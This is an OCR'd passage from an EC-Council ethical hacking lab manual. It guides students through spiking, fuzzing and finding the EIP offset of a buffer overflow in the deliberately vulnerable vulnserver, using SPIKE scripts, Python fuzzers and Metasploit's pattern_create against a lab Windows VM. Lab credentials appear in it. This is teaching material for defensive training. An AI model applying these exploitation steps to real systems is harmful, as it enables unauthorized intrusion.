


Figure 1.7.15: Send the package to the vulnserver

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.




Figure 1.7.16: Immunity Debugger is still running

32. Switch back to the **Parrot Security** virtual machine.
33. In the **Terminal** window, type **pluma trun.spk** and press **Enter**.
34. In the text editor window, type the following script:

    s_readline();

    s_string("TRUN ");

    s_string_variable("0");

35. Press **Ctrl+S** to save the script file and close the text editor.




Figure 1.7.17: Create a script file trun.spk

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. Now, in the terminal window, type **generic_send_tcp 10.10.10.10 9999 trun.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

Note: Here, **10.10.10.10** is the IP address of the target machine (**Windows 10**), **9999** is the target port number, **trun.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

37. Leave the script running in the terminal window.




Figure 1.7.18: Send the package to the vulnserver

38. Now, switch to the target machine (here, **Windows 10**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.

39. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.




Figure 1.7.19: Immunity Debugger status gets changed to Paused

41. Switch to the **Parrot Security** virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.

TASK 7.5

Perform Fuzzing

42. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register
43. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
44. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.
45. Switch back to the **Parrot Security** virtual machine and minimize the **Terminal** window.
46. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
47. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

48. The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEHv11 Module 06 System Hacking\Buffer Overflow Tools** and copy the **Scripts** folder. Close the window.
49. Paste the **Scripts** folder on the **Desktop**.




Figure 1.7.20: Paste Scripts folder in the root directory

50. Now, we will run a Python script to perform fuzzing. To do so, switch to the terminal window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.
51. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.
52. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.




Figure 1.7.21: Run fuzz.py script

53. Switch to the **Windows 10** virtual machine and maximize the **Command Prompt** window running the vulnerable server.
54. You can observe the connection requests coming from the host machine (**10.10.10.13**).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.7.22: Connection requests captured by vulnserver

55. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.

56. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.




Figure 1.7.23: Status changes from Running to Paused

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

57. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.
58. A message appears, saying that the vulnerable server crashed after receiving approximately **3300** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.




Figure 1.7.24: Terminate fuzz.py script

59. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.
60. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon ( ) in the toolbar to run **Immunity Debugger**.

TASK 7.6

Identify the Offset

61. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.
62. Switch back to the **Parrot Security** virtual machine.
63. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
64. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
65. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

66. Now, type **cd** and press **Enter** to jump to the root directory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

67. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3400** and press **Enter**.

Note: **-l**: length, **3400**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

68. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.




Figure 1.7.25: Copy the random bytes

69. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.




Figure 1.7.26: Edit findoff.py script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

70. A Python script file appears; paste the copied code in the **offset** variable, as shown in the screenshot.

71. Press **Ctrl+S** to save the script file.




Figure 1.7.27: Paste the copied random bytes

72. Type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.

73. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.




Figure 1.7.28: Execute the findoff.py script

74. Switch to the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

75. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.
76. Note down the random bytes in the EIP and find the offset of those bytes.




Figure 1.7.29: Immunity Debugger – EIP overwritten

77. Switch to the **Parrot Security** virtual machine.
78. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
79. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
80. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

81. Now, type **cd** and press **Enter** to jump to the root directory
